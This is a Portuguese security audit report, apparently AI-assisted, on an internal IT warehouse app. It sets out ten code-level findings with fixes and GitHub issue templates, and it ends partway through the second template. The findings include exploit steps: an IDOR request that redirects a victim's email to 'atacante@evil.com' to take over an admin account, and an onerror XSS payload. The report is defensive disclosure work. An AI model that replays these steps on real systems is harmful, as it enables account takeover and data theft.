

# Auditoria de Segurança — SGAT-TI (Sistema de Gestão de Almoxarifado de TI)

Isolamento · Permissões Frontend vs Backend · IDOR · Chaves Expostas · XSS

Repositório: [c1c3ru/AlmoxarifadoTI](#)

Branch auditada: [claude/security-audit-pdf-report-17kdy0](#)

Data do relatório: 29/08/2026

Metodologia: Auditoria assistida por IA (Claude Code) — revisão linha a linha do código-fonte


## Resumo Executivo

Esta auditoria cobre cinco categorias de risco combinadas a pedido: Isolamento, Permissões Frontend vs Backend, IDOR (Insecure Direct Object Reference), Chaves/Segredos Expostos e XSS (Cross-Site Scripting). Foram revisados todos os diretórios de código-fonte do repositório (c1c3ru/AlmoxarifadoTI), arquivo por arquivo, sem uso de ferramentas automatizadas de scanning — cada achado abaixo referencia arquivo e linha exatos no código.


Código-fonte completo do repositório (client/, server/, api/, shared/, scripts/, migrations/) na branch indicada. Não inclui teste de intrusão contra ambiente de produção ao vivo, nem varredura de dependências (SCA) de terceiros — apenas revisão estática de código.

**3 achado(s) crítico(s)** e **2 de severidade alta** foram confirmados, incluindo uma cadeia de exploração (F03) que permite a uma conta comum assumir o controle total de qualquer conta administradora combinando um IDOR de escrita (F02) com o fluxo de recuperação de senha.

Achados por Severidade



Achados por Categoria



## 1. Reconhecimento de Stack

Mapeamento das tecnologias reais do projeto, feito antes da varredura de vulnerabilidades, para calibrar corretamente o que cada categoria significa nesta stack específica.

| Camada         | Tecnologias                                                                                         | Observação                                                                                                                                                          |
|----------------|-----------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Frontend       | React 18 + Vite + TypeScript + Wouter (router) + TanStack Query + Radix UI + Tailwind               | SPA servida como arquivos estáticos (dist/public). Não há SSR. Autenticação guardada em localStorage (chaves sgat-user/sgat-token).                                 |
| Backend / API  | Node.js + Express 4, empacotado com esbuild, servido via Vercel Serverless Functions (api/index.ts) | Único ponto de acesso ao banco de dados — o frontend nunca fala diretamente com o Postgres/Supabase.                                                                |
| Banco de Dados | PostgreSQL (Neon serverless driver — @neondatabase/serverless) via Drizzle ORM                      | Sem Row Level Security (RLS) — não se aplica no modelo atual, pois não há client SQL exposto ao navegador; toda a autorização é responsabilidade do código Express. |

| Camada       | Tecnologias                                                                                                         | Observação                                                                                                                                                                                                                                                                                         |
|--------------|---------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Autenticação | JWT (jsonwebtoken) opcional via flag <code>ENABLE_JWT</code> + <code>bcryptjs</code> para hashing                   | Dependências de sessão ( <code>express-session</code> , <code>passport</code> , <code>passport-local</code> , <code>connect-pg-simple</code> , <code>memorystore</code> ) constam no <code>package.json</code> mas NÃO são utilizadas em nenhuma rota — código morto / documentação desatualizada. |
| Deploy       | Vercel ( <code>vercel.json</code> ) + Replit ( <code>.replit</code> , integração <code>javascript_supabase</code> ) | Confirma que Neon/Supabase é usado apenas como Postgres gerenciado.                                                                                                                                                                                                                                |

## 1.1 Como cada categoria se aplica a esta stack

| Categoria                             | Aplicação nesta stack                                                                                                                                                                                                                                                                                                                                                                                                            |
|---------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Isolamento</b>                     | Não há multi-tenancy (organizações/clientes) no domínio — é um sistema de almoxarifado de uso interno único. 'Isolamento' aqui foi reinterpretado como: (1) isolamento entre origens (CORS), (2) isolamento de configuração entre ambientes dev/preview/produção (segredos e feature flags), e (3) isolamento de estado entre requisições em runtime serverless (módulo Node reaproveitado entre invocações da mesma instância). |
| <b>Permissões Frontend vs Backend</b> | O frontend implementa checagens de papel ( <code>admin/tech</code> ) via <code>AdminRoute</code> (rotas) e <code>isAdmin()/canManage*()</code> ( <code>lib/auth.ts</code> ) para esconder telas e botões. A pergunta central da auditoria: cada rota de API espelha exatamente a mesma regra que o React aplica, ou a UI é a única barreira?                                                                                     |
| <b>IDOR</b>                           | Quase todas as entidades ( <code>items</code> , <code>categories</code> , <code>movements</code> ) são recursos compartilhados por design — não há 'dono' individual, então acesso direto por ID não é por si só uma falha. A exceção é a entidade <code>users</code> , onde cada registro pertence a uma pessoa e só deveria ser alterado por ela mesma ou por um admin.                                                        |
| <b>Chaves Expostas</b>                | Verificação de segredos hardcoded (JWT secrets, credenciais de e-mail/SMTP, connection strings), credenciais padrão em scripts operacionais, e dados sensíveis (listas de controle de acesso) que podem vaziar para o bundle JavaScript público do cliente.                                                                                                                                                                      |
| <b>XSS</b>                            | Como o frontend é 100% React/JSX, o vetor clássico é uso de <code>dangerouslySetInnerHTML/innerHTML/document.write</code> . Também avaliado: geração de HTML no servidor (e-mails transacionais) que interpola dados fornecidos pelo usuário sem escaping.                                                                                                                                                                       |

## 2. Achados — Visão Geral (arquivo:linha)

| ID  | Severidade     | Categoria                      | Arquivo:Linha                                                                                        | Título                                                                                                                 |
|-----|----------------|--------------------------------|------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------|
| F01 | <b>Crítico</b> | Permissões Frontend vs Backend | server/auth.ts:24-27, 50-51                                                                          | Middleware de autenticação vira no-op quando ENABLE_JWT não está configurado                                           |
| F02 | <b>Crítico</b> | IDOR                           | server/routes/users.ts:9, 21, 48-102                                                                 | PUT /api/users/:id permite qualquer usuário autenticado alterar senha/e-mail/papel de QUALQUER outro usuário           |
| F03 | <b>Crítico</b> | IDOR                           | server/routes/users.ts:48-102   server/routes/auth.ts:20-50                                          | Cadeia de exploração: IDOR em PUT /api/users/:id + recuperação de senha = takeover completo de conta (inclusive admin) |
| F04 | <b>Alto</b>    | Permissões Frontend vs Backend | server/routes/inventory.ts:37, 51, 67                                                                | CRUD de categorias sem checagem de papel no backend, apesar de restrito a admin no frontend                            |
| F05 | <b>Alto</b>    | Isolamento                     | server/app.ts:54-64                                                                                  | CORS permite qualquer origem quando ALLOWED_ORIGINS não está configurado, combinado com credentials: true              |
| F06 | <b>Médio</b>   | Chaves Expostas                | scripts/restore-admin.ts:27, 32-42                                                                   | Credencial administrativa hardcoded (admin/admin123) em script de restauração                                          |
| F07 | <b>Médio</b>   | Chaves Expostas                | shared/allowed-admins.ts:1-16   client/src/pages/users.tsx:22, 35   client/src/pages/register.tsx:57 | Lista de matrículas autorizadas a virar admin é enviada ao bundle JavaScript público do cliente                        |
| F08 | <b>Médio</b>   | XSS                            | server/email.ts:63, 67   shared/schema.ts:74-98                                                      | HTML Injection no e-mail de recuperação de senha por falta de validação/escape server-side                             |
| F09 | <b>Baixo</b>   | Isolamento                     | server/auth.ts:6-20                                                                                  | Fallback fraco de JWT_SECRET fora de NODE_ENV=production                                                               |
| F10 | <b>Baixo</b>   | XSS                            | client/src/components/thermal-q r-printer.tsx:68-144                                                 | Uso de document.write + innerHTML para montar janela de impressão térmica                                              |

### 3. Achados Detalhados (linha a linha)

Cada achado abaixo traz o trecho de código relevante, o cenário de exploração concreto e a correção recomendada.

#### F01 · Middleware de autenticação vira no-op quando ENABLE\_JWT não está configurado

**Crítico**

**Categoria:** Permissões Frontend vs Backend · **Arquivos:** server/auth.ts:24-27, 50-51

**Descrição:** `isAuthEnabled()` só retorna `true` se a variável de ambiente `ENABLE_JWT` for exatamente `'true'` ou `'1'`. `authenticateJWT()` chama `isAuthEnabled()` e, se for `false`, executa apenas ``return next()`` — ou seja, ignora completamente a validação do token e deixa a requisição prosseguir sem usuário autenticado. Essa variável NÃO aparece em `env.example` nem no README, então um deploy seguindo a documentação oficial do próprio projeto fica com autenticação inteiramente desligada por padrão.

```
export function isAuthEnabled() {
  const enableJwtValue = process.env.ENABLE_JWT;
  return enableJwtValue === "true" || enableJwtValue === "1";
}
...
export async function authenticateJWT(req, res, next) {
  if (!isAuthEnabled()) return next(); // <-- sem ENABLE_JWT, libera geral
```

**Cenário de exploração:** Um deploy em Vercel/Replit que siga o `env.example` do próprio repositório não define `ENABLE_JWT`. Resultado: TODAS as rotas protegidas por `authenticateJWT` — `/api/users`, `/api/categories`, `/api/items`, `/api/movements`, `/api/dashboard/*` — respondem para qualquer requisição HTTP não autenticada, de qualquer origem. Um atacante anônimo lista, cria, edita e apaga dados de estoque e usuários sem nenhuma credencial.

**Recomendação:** Inverter o padrão: autenticação deve ser exigida por padrão e exigir opt-out explícito (nunca opt-in). Remover a flag `ENABLE_JWT` ou, no mínimo, falhar o boot do servidor em produção se ela não estiver definida como `true` (mesmo padrão já aplicado à validação de `JWT_SECRET` no mesmo arquivo).

**F02 · PUT /api/users/:id permite qualquer usuário autenticado alterar senha/e-mail/papel de QUALQUER outro usuário****Crítico****Categoria:** IDOR · **Arquivos:** server/routes/users.ts:9, 21, 48-102

**Descrição:** As rotas GET / (listar todos os usuários), POST / (criar usuário) e PUT /:id (atualizar usuário por ID arbitrário) usam apenas o middleware authenticateJWT — nenhuma delas verifica req.user.role. O :id na URL é uma referência direta a objeto (IDOR clássico): o corpo de PUT aceita os mesmos campos de insertUserSchema, incluindo password, email e role. A checagem de matrícula para role admin (linhas 60-81) só é executada SE updateData.role ou updateData.matricula estiverem presentes no corpo — um ataque que só troca a senha (sem tocar em role/matricula) não passa por nenhuma validação de autorização. Apenas o DELETE /:id (linha 111) verifica corretamente `currentUser.role !== 'admin'`.

```
router.put("/:id", authenticateJWT, async (req, res) => {
  const { id } = req.params;
  const validation = baseInsertUserSchema.partial().safeParse(req.body);
  ...
  const user = await storage.updateUser(id, updateData); // sem checar role/dono
```

**Cenário de exploração:** Um usuário 'tech' autentica normalmente, obtém seu próprio JWT válido e chama `PUT /api/users/<id-de-um-admin>` com body `{ "password": "invadido123" }`. Como role/matricula não mudam, a checagem de allowlist é pulada, storage.updateUser hasheia a nova senha e grava — o atacante agora loga como aquele administrador. O mesmo endpoint também permite ler (GET /) e-mail, matrícula e papel de todos os usuários do sistema.

**Recomendação:** Exigir role === 'admin' em GET /, POST / e PUT /:id, OU permitir que um usuário comum edite apenas o próprio registro (id === req.user.sub) e somente campos não sensíveis (nunca role). Aplicar o mesmo padrão já usado corretamente em DELETE /:id.

**F03 · Cadeia de exploração: IDOR em PUT /api/users/:id + recuperação de senha = takeover completo de conta (inclusive admin)****Crítico****Categoria:** IDOR · **Arquivos:** server/routes/users.ts:48-102 | server/routes/auth.ts:20-50

**Descrição:** Combinando F02 com o fluxo de recuperação de senha: o atacante chama PUT /api/users/<id-vítima> alterando apenas o campo `email` para um endereço que ele controla (essa troca também escapa da checagem de matrícula, pois não altera role nem matricula). Em seguida chama POST /api/password-recovery com o username da vítima — o código de 6 dígitos é enviado para o e-mail que o próprio atacante acabou de configurar. Com o código em mãos, chama POST /api/password-reset e define uma nova senha para a conta da vítima.

```
// passo 1
PUT /api/users/<vitima-id> { "email": "atacante@evil.com" }
// passo 2
POST /api/password-recovery { "usernameOrEmail": "<username-vitima>" }
// passo 3 – código chega no inbox do atacante
POST /api/password-reset { "usernameOrEmail": "...", "code": "...", "newPassword": "nova" }
```

**Cenário de exploração:** Qualquer conta 'tech' recém-registrada (o autorregistro é público — POST /api/register) consegue assumir o controle de QUALQUER conta 'admin' existente sem nunca ter tido acesso ao e-mail ou senha originais da vítima — resultado final é escalonamento de privilégio completo a partir de uma conta de menor privilégio.

**Recomendação:** Corrigir F02 elimina esta cadeia. Adicionalmente: exigir reautenticação (senha atual) para qualquer alteração do próprio e-mail, e notificar o e-mail ANTIGO sempre que o e-mail de uma conta for alterado.

**F04 · CRUD de categorias sem checagem de papel no backend, apesar de restrito a admin no frontend****Alto****Categoria:** Permissões Frontend vs Backend · **Arquivos:** server/routes/inventory.ts:37, 51, 67

**Descrição:** POST /categories, PUT /categories/:id e DELETE /categories/:id usam apenas authenticateJWT. No React, a página /categories só é alcançável por quem passa pelo componente AdminRoute (client/src/App.tsx:120-126), criando uma falsa sensação de que a função é exclusiva de administradores.

```
router.post("/categories", authenticateJWT, async (req, res) => { ... })
router.put("/categories/:id", authenticateJWT, async (req, res) => { ... })
router.delete("/categories/:id", authenticateJWT, async (req, res) => { ... })
```

**Cenário de exploração:** Um usuário 'tech' (que nunca vê o link 'Categorias' no menu) pode, mesmo assim, chamar `DELETE /api/categories/<id>` diretamente via fetch/curl usando o próprio token válido e apagar uma categoria inteira — afetando todos os itens vinculados a ela.

**Recomendação:** Criar um middleware requireAdmin reutilizável e aplicá-lo em todas as rotas mutáveis de /categories (POST, PUT, DELETE), replicando a mesma regra que o frontend já impõe visualmente.

**F05 · CORS permite qualquer origem quando ALLOWED\_ORIGINS não está configurado, combinado com credentials: true**

Alto

**Categoria:** Isolamento · **Arquivos:** server/app.ts:54-64

**Descrição:** allowedOrigins é derivado de process.env.ALLOWED\_ORIGINS (CSV). Se a variável não estiver definida, allowedOrigins.length === 0 e a função de callback do CORS considera `isAllowed = true` para QUALQUER origem, com `credentials: true`. Assim como ENABLE\_JWT, ALLOWED\_ORIGINS não é mencionada no README nem no exemplo mínimo de variáveis de ambiente, apenas em env.example — que não é o mesmo arquivo consultado no README.

```
const allowedOrigins = (process.env.ALLOWED_ORIGINS || '').split(',')....
app.use(cors({
  origin: (origin, callback) => {
    const isAllowed = allowedOrigins.length === 0 || allowedOrigins.includes(origin);
    return callback(isAllowed ? null : new Error('Not allowed by CORS'), isAllowed);
  },
  credentials: true,
```

**Cenário de exploração:** Sem ALLOWED\_ORIGINS definido em produção, um site malicioso hospedado em qualquer domínio pode fazer requisições cross-origin para a API e ler as respostas JSON (o header Access-Control-Allow-Origin reflete a origem do atacante). Combinado com F01 (auth desligada por padrão), isso permite exfiltração silenciosa de dados a partir do navegador de qualquer visitante de uma página maliciosa.

**Recomendação:** Trocar o padrão para 'negar por padrão': se ALLOWED\_ORIGINS estiver vazio, bloquear (isAllowed = false), exceto explicitamente em NODE\_ENV === 'development'. Documentar a variável como obrigatória no README e no env.example.

**F06 · Credencial administrativa hardcoded (admin/admin123) em script de restauração**

Médio

**Categoria:** Chaves Expostas · **Arquivos:** scripts/restore-admin.ts:27, 32-42

**Descrição:** O script cria automaticamente um usuário admin com username 'admin' e senha literal 'admin123' sempre que a tabela users estiver vazia (ex.: banco recém-provisionado ou restaurado). A senha em texto puro está versionada no repositório e também é impressa no console em texto claro.

```
const hashedPassword = await bcrypt.hash("admin123", 10);
...VALUES ('admin', hashedPassword, 'Administrador', 'admin@almoxarifado.local', '2329311', 'admin', true)
console.log(` Password: admin123`);
```

**Cenário de exploração:** Se o script for executado contra um banco de produção recém-criado (cenário exatamente descrito no próprio script, para 'restaurar' o admin), qualquer pessoa que conheça esse padrão amplamente documentado (admin/admin123) consegue logar como administrador antes que a senha seja trocada — e nada no fluxo força essa troca imediata.

**Recomendação:** Gerar uma senha aleatória forte a cada execução e imprimi-la uma única vez (nunca hardcoded), ou exigir troca de senha obrigatória no primeiro login (flag must\_change\_password).



**F07 · Lista de matrículas autorizadas a virar admin é enviada ao bundle JavaScript público do cliente**

Médio

**Categoria:** Chaves Expostas · **Arquivos:** shared/allowed-admins.ts:1-16 | client/src/pages/users.tsx:22, 35 | client/src/pages/register.tsx:57

**Descrição:** ALLOWED\_ADMIN\_MATRICULAS (~140 matrículas reais de funcionários) vive em shared/, importado tanto pelo servidor (shared/schema.ts) quanto diretamente por páginas do cliente (users.tsx, register.tsx) para validação de formulário. Como o Vite empacota tudo que é importado pelo cliente, essa lista completa é embutida no arquivo JS público servido a QUALQUER visitante da tela de login/registro, autenticado ou não.

```
// client/src/pages/users.tsx
import { ALLOWED_ADMIN_MATRICULAS } from "../../../shared/allowed-admins";
...
if (val.role === "admin" && !ALLOWED_ADMIN_MATRICULAS.includes(val.matricula)) {
```

**Cenário de exploração:** Qualquer pessoa abre as ferramentas de desenvolvedor do navegador na tela pública de login, procura pelo bundle e extrai a lista completa de ~140 matrículas de funcionários elegíveis a administrador — dado interno/PII que não deveria ser público, e que também ajuda um atacante a priorizar quais contas 'tech' valeria mais a pena comprometer (via F02/F03) para depois se autopromover a admin.

**Recomendação:** Mover a validação de matrícula-admin inteiramente para o backend (ela já existe lá, em shared/schema.ts) e no cliente validar apenas o formato do campo, sem embutir a lista real — o backend responde com erro 400 do mesmo jeito se a matrícula não for permitida.

## F08 · HTML Injection no e-mail de recuperação de senha por falta de validação/escape server-side

Médio

**Categoria:** XSS · **Arquivos:** server/email.ts:63, 67 | shared/schema.ts:74-98

**Descrição:** sendPasswordResetEmail interpola ``username`` diretamente dentro de uma string HTML (`<strong>${username}</strong>`) sem qualquer escaping. O formato de e-mail só é validado no cliente (zod `.email()` em `register.tsx`) — no schema compartilhado usado pelo backend (`baseInsertUserSchema`, derivado de `createInsertSchema(users)`), os campos `username/email/name` são texto livre, sem refinamento de formato. Uma chamada direta a `POST /api/register` (fora do navegador) pode gravar HTML/JS arbitrário nesses campos.

```
// server/email.ts
html: `... <p>Olá <strong>${username}</strong></p> ...`
// shared/schema.ts — nenhum .email().regex() aplicado a username/email/name
export const baseInsertUserSchema =
  createInsertSchema(users).omit({ id: true, createdAt: true });
```

**Cenário de exploração:** Um atacante chama `POST /api/register` com ``username: "<img src=x onerror=alert(document.domain)>"``. O valor é gravado sem sanitização. Ao disparar `/api/password-recovery` para essa conta, o payload HTML é entregue sem escaping dentro do e-mail — clientes de e-mail que renderizam HTML (a maioria) executam o markup malicioso no contexto de quem abre a mensagem. Combinado com F02/F03, o campo e-mail de destino também pode ser redirecionado.

**Recomendação:** Escapar entidades HTML antes de interpolar qualquer valor fornecido pelo usuário em templates de e-mail (ex.: um helper `escapeHtml()`), e adicionar `.email()` e um regex de caracteres seguros para `username/name` diretamente no schema Zod compartilhado (`shared/schema.ts`), não só no formulário do React.

## F09 · Fallback fraco de JWT\_SECRET fora de NODE\_ENV=production

Baixo

**Categoria:** Isolamento · **Arquivos:** server/auth.ts:6-20

**Descrição:** O valor padrão `"change-me-in-prod"` só é bloqueado quando ``process.env.NODE_ENV === "production"``` exatamente. Ambientes de preview/staging que não definam `NODE_ENV=production` (ex.: preview deployments customizados, execução local com `NODE_ENV=staging`) assinam e validam tokens usando um segredo público e previsível, presente no próprio código-fonte do repositório.

```
const JWT_SECRET_RAW = process.env.JWT_SECRET || "change-me-in-prod";
if (process.env.NODE_ENV === "production") { /* só aqui valida */ }
```

**Cenário de exploração:** Em qualquer ambiente onde `NODE_ENV` não seja literalmente `'production'` mas `ENABLE_JWT` esteja ligado, um atacante que descubra essa string no código público do repositório consegue forjar tokens JWT válidos com qualquer `role/sub`, incluindo `'admin'`.

**Recomendação:** Nunca usar um valor default versionado para segredos — falhar o boot sempre que `JWT_SECRET` não estiver definido, independentemente do valor de `NODE_ENV`.

## F10 · Uso de document.write + innerHTML para montar janela de impressão térmica

[Baixo](#)

**Categoria:** XSS · **Arquivos:** client/src/components/thermal-qr-printer.tsx:68-144

**Descrição:** ThermalQRPrinter constrói uma nova janela via window.open() e grava seu documento inteiro com document.write(`...\${clonedContent.innerHTML}...`), misturando HTML estático com valores de configuração numéricos (config.size, config.margin, config.codesPerRow) diretamente em atributos de estilo. Hoje esses valores só vêm de <input type='number'> com min/max, e clonedContent.innerHTML é uma cópia de nós já escapados pelo React (contém apenas item.internalCode, gerado pelo servidor no formato AAAA-NNNN) — por isso o risco atual é baixo — mas o padrão em si (concatenar strings em document.write) é frágil e some com as garantias de escaping do React caso o componente passe a exibir campos de texto livre no futuro (ex.: nome do item, observação).

```
printWindow.document.write(`
  ... size: ${config.size * 0.264583}mm ...
  <body>${clonedContent.innerHTML}</body>
`);
```

**Cenário de exploração:** Caso um campo de texto livre (ex.: item.name ou item.location) seja adicionado a este template no futuro sem passar por escaping manual, reabre-se um vetor de XSS armazenado dentro da janela de impressão.

**Recomendação:** Substituir document.write por manipulação segura do DOM da nova janela (createElement/textContent) ou por um <iframe sandbox> renderizado via React, evitando concatenação manual de HTML mesmo para dados hoje considerados seguros.

## 4. Pontos Fortes (o que está correto/protegido)

Nem todo achado é uma falha — a tabela abaixo documenta, também linha a linha, práticas corretas já aplicadas no projeto e que devem ser mantidas (e replicadas onde ainda faltam, ver seção 3).

| Categoria                      | Prática correta                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Evidência (arquivo:linha)                        |
|--------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------|
| IDOR                           | <b>IDs de todas as entidades são UUIDv4 aleatórios, não sequenciais</b><br>Todas as tabelas usam <code>`uuid("id").primaryKey().default(sql`gen_random_uuid()`)</code> . Isso impede enumeração cega por IDOR (ex.: tentar <code>/api/items/1, /2, /3...</code> ) mesmo nos poucos pontos onde a autorização por si só é fraca — reduz a superfície de ataque prática, embora não substitua checagem de autorização.                                                                                                                                                                                         | shared/schema.ts:8, 23, 31, 48, 61               |
| Permissões Frontend vs Backend | <b>DELETE <code>/api/users/:id</code> replica corretamente a regra de admin do frontend</b><br>Ao contrário de GET/POST/PUT no mesmo arquivo, o DELETE verifica explicitamente <code>if (currentUser.role !== "admin") return 403`</code> e ainda impede autoexclusão ( <code>currentUser.sub === id`</code> ). É o padrão correto e deveria ser copiado para as demais rotas de usuários e categorias (ver F02/F04).                                                                                                                                                                                        | server/routes/users.ts:105-137                   |
| Permissões Frontend vs Backend | <b>Cálculo de estoque (entrada/saída) é sempre recomputado no servidor, nunca confia no cliente</b><br><code>createMovement</code> busca o estoque atual do item no banco, calcula <code>previousStock/newStock</code> no servidor e rejeita a operação se o resultado for negativo — o cliente não pode manipular esses valores mesmo interceptando e alterando a requisição.                                                                                                                                                                                                                               | server/storage.ts:499-538                        |
| Chaves Expostas                | <b>Nenhum segredo real (chave de API, token, connection string) foi encontrado hardcoded</b><br><code>.env</code> , <code>.env.*</code> e <code>.vercel</code> estão corretamente listados no <code>.gitignore</code> . <code>env.example</code> contém apenas placeholders. <code>JWT_SECRET</code> tem validação de comprimento mínimo (32 caracteres) e recusa explicitamente o valor padrão em produção (server/auth.ts:8-19) — boa prática apesar da lacuna de ambiente descrita em F09.                                                                                                                | .gitignore:1-8                                   |
| XSS                            | <b>Uso sistemático de JSX/React sem renderização de HTML bruto de dados de usuário</b><br>Uma varredura completa por <code>dangerouslySetInnerHTML/innerHTML/document.write/eval</code> em todo <code>client/src</code> retornou apenas 3 ocorrências em toda a base (chart.tsx, thermal-qr-printer.tsx) — nenhuma renderiza diretamente texto de usuário (nome de item, observação, nome de usuário) como HTML. Todo o restante da aplicação (dezenas de componentes e páginas) usa interpolação JSX padrão, que escapa automaticamente. Isso é uma defesa sistêmica forte contra XSS refletido/armazenado. | client/src:toda a árvore de pages/ e components/ |

| Categoria       | Prática correta                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Evidência (arquivo:linha)                                       |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------|
| Isolamento      | <b>Nenhum SDK cliente do Supabase/Postgres é exposto ao navegador</b><br>Diferente de arquiteturas Supabase-nativas (client + RLS), aqui o banco de dados só é acessível através do backend Express — não há anon key nem client SQL no bundle do navegador. Isso elimina uma classe inteira de bypass de RLS a partir do cliente, concentrando (e simplificando a auditoria de) toda a superfície de autorização nos middlewares Express — exatamente onde F01/F02/F04 foram encontrados. | package.json:13-91 (dependencies)                               |
| Isolamento      | <b>Cabeçalhos de segurança (Helmet/CSP) configurados de forma restritiva</b><br>object-src 'none', frame-ancestors 'self', frameguard sameorigin e referrer-policy no-referrer estão configurados — mitigação em profundidade que reduz o impacto mesmo se um XSS pontual ocorrer. O próprio comentário do código já sinaliza o próximo passo correto ('migrar para nonces/hashes e remover unsafe-inline').                                                                               | server/app.ts:28-51                                             |
| Chaves Expostas | <b>Rate limiting aplicado a login e importação em massa</b><br>express-rate-limit está configurado para login (10 tentativas / 15 min) e importação CSV (20 / 5 min), reduzindo a viabilidade de força bruta de credenciais mesmo que uma senha fraca (ex.: F06) esteja em uso.                                                                                                                                                                                                            | server/routes/auth.ts:13-17<br>server/routes/inventory.ts:10-14 |

## 5. Recomendações Priorizadas

| # | Recomendação                                                                                        | Achados       | Esforço | Impacto        |
|---|-----------------------------------------------------------------------------------------------------|---------------|---------|----------------|
| 1 | Tornar autenticação obrigatória por padrão (remover/inverter ENABLE_JWT)                            | F01           | Baixo   | <b>Crítico</b> |
| 2 | Adicionar checagem de role='admin' em GET/POST/PUT /api/users e em /api/categories                  | F02, F03, F04 | Baixo   | <b>Crítico</b> |
| 3 | Negar CORS por padrão quando ALLOWED_ORIGINS não estiver configurado                                | F05           | Baixo   | <b>Alto</b>    |
| 4 | Exigir senha atual para alteração de e-mail + notificar e-mail antigo                               | F03           | Médio   | <b>Alto</b>    |
| 5 | Remover a lista de matrículas admin do bundle do cliente; validar só no backend                     | F07           | Baixo   | <b>Médio</b>   |
| 6 | Escapar HTML em templates de e-mail + validar formato de email/username no schema Zod compartilhado | F08           | Baixo   | <b>Médio</b>   |
| 7 | Gerar senha aleatória (não hardcoded) em scripts/restore-admin.ts                                   | F06           | Baixo   | <b>Médio</b>   |
| 8 | Falhar o boot se JWT_SECRET não estiver definido, independente de NODE_ENV                          | F09           | Baixo   | <b>Baixo</b>   |
| 9 | Substituir document.write/innerHTML por DOM API segura na impressão térmica                         | F10           | Médio   | <b>Baixo</b>   |

## 6. Anexo — Templates de Issues (Markdown, prontos para o GitHub)

Copie cada bloco abaixo diretamente para uma nova issue no GitHub. Cada template já inclui labels sugeridas, impacto, evidência e checklist de aceite. As linhas de texto foram quebradas apenas para caber na largura da página — o arquivo **docs/security-audit/issues-templates.md** (gerado junto com este PDF) contém o Markdown original, sem quebras artificiais, pronto para copiar e colar diretamente no GitHub.

```

### [SECURITY][CRÍTICO] Middleware de autenticação vira no-op quando ENABLE_JWT não está configurado

**Labels:** `security, critical, bug`
**Categoria:** Permissões Frontend vs Backend
**Severidade:** Crítico
**ID do achado:** F01

**Arquivos afetados:**
- `server/auth.ts` (linhas 24-27, 50-51)

**Descrição / Impacto:**
isAuthEnabled() só retorna true se a variável de ambiente ENABLE_JWT for exatamente 'true' ou '1'. authenticateJWT() chama isAuthEnabled() e, se for false, executa apenas `return next()` — ou seja, ignora completamente a validação do token e deixa a requisição prosseguir sem usuário autenticado. Essa variável NÃO aparece em env.example nem no README, então um deploy seguindo a documentação oficial do próprio projeto fica com autenticação inteiramente desligada por padrão.

**Cenário de exploração (evidência):**
...

Um deploy em Vercel/Replit que siga o env.example do próprio repositório não define ENABLE_JWT. Resultado: TODAS as rotas protegidas por authenticateJWT — /api/users, /api/categories, /api/items, /api/movements, /api/dashboard/* — respondem para qualquer requisição HTTP não autenticada, de qualquer origem. Um atacante anônimo lista, cria, edita e apaga dados de estoque e usuários sem nenhuma credencial.
...

**Trecho de código relevante:**
```ts
export function isAuthEnabled() {
  const enableJwtValue = process.env.ENABLE_JWT;
  return enableJwtValue === "true" || enableJwtValue === "1";
}
...
export async function authenticateJWT(req, res, next) {
  if (!isAuthEnabled()) return next(); // <-- sem ENABLE_JWT, libera geral
}
...
```

**Correção recomendada:**
Inverter o padrão: autenticação deve ser exigida por padrão e exigir opt-out explícito (nunca opt-in). Remover a flag ENABLE_JWT ou, no mínimo, falhar o boot do servidor em produção se ela não estiver definida como true (mesmo padrão já aplicado à validação de JWT_SECRET no mesmo arquivo).

**Checklist de aceite:**
- [ ] Correção implementada em `server/auth.ts`
- [ ] Teste automatizado ou manual cobrindo o cenário de exploração acima
- [ ] Revisão de código por outra pessoa (não o autor da correção)
- [ ] Validado em ambiente de staging antes do deploy em produção
- [ ] Achado F01 marcado como resolvido neste relatório na próxima auditoria

```

```
### [SECURITY][CRÍTICO] PUT /api/users/:id permite qualquer usuário autenticado alterar
senha/e-mail/papel de QUALQUER outro usuário

**Labels:** `security, critical, bug`
**Categoria:** IDOR
**Severidade:** Crítico
**ID do achado:** F02

**Arquivos afetados:**
- `server/routes/users.ts` (linhas 9, 21, 48-102)

**Descrição / Impacto:**
As rotas GET / (listar todos os usuários), POST / (criar usuário) e PUT /:id (atualizar
usuário por ID arbitrário) usam apenas o middleware authenticateJWT — nenhuma delas verifica
req.user.role. O :id na URL é uma referência direta a objeto (IDOR clássico): o corpo de PUT
